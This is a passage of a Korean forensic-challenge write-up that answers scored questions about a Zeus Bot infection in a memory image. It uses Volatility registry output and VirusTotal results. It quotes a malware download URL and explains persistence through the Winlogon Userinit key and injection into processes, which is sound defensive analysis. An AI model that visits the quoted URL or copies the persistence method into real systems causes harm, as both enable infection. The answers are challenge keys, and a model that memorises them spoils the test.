
Antivirus	Result	Update
AhnLab-V3	Win-Trojan/Zbot.Gen	20110826
AntiVir	TR/Crypt.XPACK.Gen	20110826
Antiy-AVL	Trojan/Win32.Zbot.gen	20110826
Avast	Win32:Zbot-BCW [Trj]	20110826
Avast5	Win32:Zbot-BCW [Trj]	20110826
AVG	Win32/Cryptor	20110826

[그림 21 - VirusTotal 결과 일부]

전체 결과 :
https://www.virustotal.com/file/218a03f2b9df8c4b5e3a25450438f84d33e5604543583eea138bdf9f4258b32f/analysis/1332035301/

대부분의 AV 진단 결과에서도 Zeus Bot 이라고 나온다.

Question 9. Are there any related registry entries associated with the payload? - payload와 관련된 레지스트리가 있는가?	Possible Points: 4pts
Tools Used: regedit, Volatility hivelist/print key	
Answer 9. Winlogon 에 관련된 레지스트리를 찾아야 한다. winlogon 레지스트리 경로는 [그림 22]에 빨간 박스와 같다.	



[그림 22 - winlogon 레지스트리]

Volatility 의 **hivelist** 옵션을 사용 해 메모리 이미지에 레지스트리 하이브 리스트를 출력 해 보면 다음과 같이 나온다.

```
D:₩Work₩volatility-2.0>python vol.py hivelist -f Bob.vmem
Volatile Systems Volatility Framework 2.0
YARA is not installed, see http://code.google.com/p/yara-project/
distorm3 is not installed, see http://code.google.com/p/distorm/
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
Virtual     Physical    Name
0xe1d6cb60  0x0abf7b60  ₩Device₩HarddiskVolume1₩Documents and Settings₩Administrator₩Local Settings₩Application Data₩Mic
0xe1de0b60  0x0b68ab60  ₩Device₩HarddiskVolume1₩Documents and Settings₩Administrator₩NTUSER.DAT
0xe1769b60  0x069e2b60  ₩Device₩HarddiskVolume1₩Documents and Settings₩LocalService₩Local Settings₩Application Data₩Micr
0xe17deb60  0x073f8b60  ₩Device₩HarddiskVolume1₩Documents and Settings₩LocalService₩NTUSER.DAT
0xe1797b60  0x06d3bb60  ₩Device₩HarddiskVolume1₩Documents and Settings₩NetworkService₩Local Settings₩Application Data₩Mi
0xe17a3820  0x0e99c820  ₩Device₩HarddiskVolume1₩Documents and Settings₩NetworkService₩NTUSER.DAT
0xe1526748  0x036bd748  ₩Device₩HarddiskVolume1₩WINDOWS₩system32₩config₩software
0xe15a3950  0x04351950  ₩Device₩HarddiskVolume1₩WINDOWS₩system32₩config₩default
0xe151ea08  0x034b5a08  ₩Device₩HarddiskVolume1₩WINDOWS₩system32₩config₩SAM
0xe153e518  0x03858518  ₩Device₩HarddiskVolume1₩WINDOWS₩system32₩config₩SECURITY
0xe139d008  0x02e48008  [no name]
0xe1035b60  0x02a9db60  ₩Device₩HarddiskVolume1₩WINDOWS₩system32₩config₩system
0xe102e008  0x02a97008  [no name]
0x8066e904  0x0066e904  [no name]
```

[그림 23 - hivelist 결과]

빨간 박스를 보면 winlogon 경로와 일부 일치 하는 hive 를 볼 수 있다. 이제 저 경로의 하위 hive 와 key 를 검색하여 winlogon 레지스트리를 출력 해 보자. key 까지 검색 할 경우 **printkey** 옵션을 사용하면 된다.

```
D:\Work\volatility-2.0>python vol.py printkey -o 0xe1526748 -K "Microsoft\Windows NT\CurrentVersion\Winlogon" -f Bob.vmem
Volatile Systems Volatility Framework 2.0
YARA is not installed, see http://code.google.com/p/yara-project/
distorm3 is not installed, see http://code.google.com/p/distorm/
*** Failed to import volatility.plugins.registry.lsadump (ImportError: No module named Crypto.Hash)
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: User Specified
Key name: Winlogon (S)
Last updated: 2010-02-27 20:12:34

Subkeys:
  (S) GPExtensions
  (S) Notify
  (S) SpecialAccounts
  (V) Credentials

Values:
REG_DWORD     AutoRestartShell : (S) 1
REG_SZ        DefaultDomainName : (S) BOB-DCADFEDC55C
REG_SZ        DefaultUserName : (S) Administrator
REG_SZ        LegalNoticeCaption : (S)
REG_SZ        LegalNoticeText : (S)
REG_SZ        PowerdownAfterShutdown : (S) 0
REG_SZ        ReportBootOk    : (S) 1
REG_SZ        Shell           : (S) Explorer.exe
REG_SZ        ShutdownWithoutLogon : (S) 0
REG_SZ        System          : (S)
REG_SZ        Userinit        : (S) C:\WINDOWS\system32\userinit.exe,C:\WINDOWS\system32\sdra64.exe,
REG_SZ        VmApplet        : (S) rundll32 shell32,Control_RunDLL "sysdm.cpl"
REG_DWORD     SfcQuota        : (S) 4294967295
REG_SZ        allocatecdroms  : (S) 0
REG_SZ        allocatedasd    : (S) 0
REG_SZ        allocatefloppies : (S) 0
REG_SZ        cachedlogonscount : (S) 10
REG_DWORD     forceunlocklogon : (S) 0
REG_DWORD     passwordexpirywarning : (S) 14
REG_SZ        scremoveoption  : (S) 0
REG_DWORD     AllowMultipleTSSessions : (S) 1
REG_EXPAND_SZ UIHost          : (S) logonui.exe
REG_DWORD     LogonType       : (S) 1
REG_SZ        Background      : (S) 0 0 0
REG_SZ        AutoAdminLogon  : (S) 0
REG_SZ        DebugServerCommand : (S) no
REG_DWORD     SFCDisable      : (S) 0
REG_SZ        WinStationsDisabled : (S) 0
REG_DWORD     HibernationPreviouslyEnabled : (S) 1
REG_DWORD     ShowLogonOptions : (S) 0
REG_SZ        AltDefaultUserName : (S) Administrator
REG_SZ        AltDefaultDomainName : (S) BOB-DCADFEDC55C
```

[그림 24 - winlogon key 검색 결과]

Key 값 들을 보니 Userinit key 에 sdra64.exe(Zeus Bot) exe 파일이 등록되어 있는 것을 볼 수 있다.

Userinit Key 는 winlogon 프로세스 실행 시 시작할 프로그램을 지정하는 key 이다.(http://technet.microsoft.com/en-us/library/cc939862.aspx)

Question 10. What technique was used in the initial exploit to inject code in to the other processes? - 프로세스에 어떤 방법으로 공격 코드를 주입하였는가?	Possible Points: 6pts
Tools Used:	
Answer 10.	

해당 문제의 시나리오를 다시 한번 생각 해보자. 어떤 직원이 동료로부터 이메일을 받았고 그 메일에 첨부된 PDF 파일을 다운로드 받아 실행 하였다. 그 후 컴퓨터에서 악성 행위를 발견하였다고 한다. 그렇다면 일단 PDF 파일을 다운 받고 실행 했을 때 PDF 안에 숨겨져 있던 쉘코드로 인해 Zeus Bot 파일이 아래 주소에서 다운로드 되었을 것이다.

http://search-network-plus.com/load.php?a=a&st=Internet Explorer 6.0&e=2

위 주소가 제일 많이 접속 시도 되었기 때문에 위 주소에서 다운로드 받았을 것으로 추측 된다.
다운로드 되고 난 후 Winlogon.exe 를 감염 시킨다. 그 후 컴퓨터가 재 부팅 되면 모든 프로세스를 후킹하여 자신을 인젝션 한다. 이러한 과정의 결과는 malfind 옵션의 결과로 알 수 있다. malfind 옵션은 상관 없어 보이는 프로세스까지 덤프를 하였는데 이를 VirusTotal 에 테스트 해 보면 Zeus Bot 으로 진단 하는 것을 알 수 있다.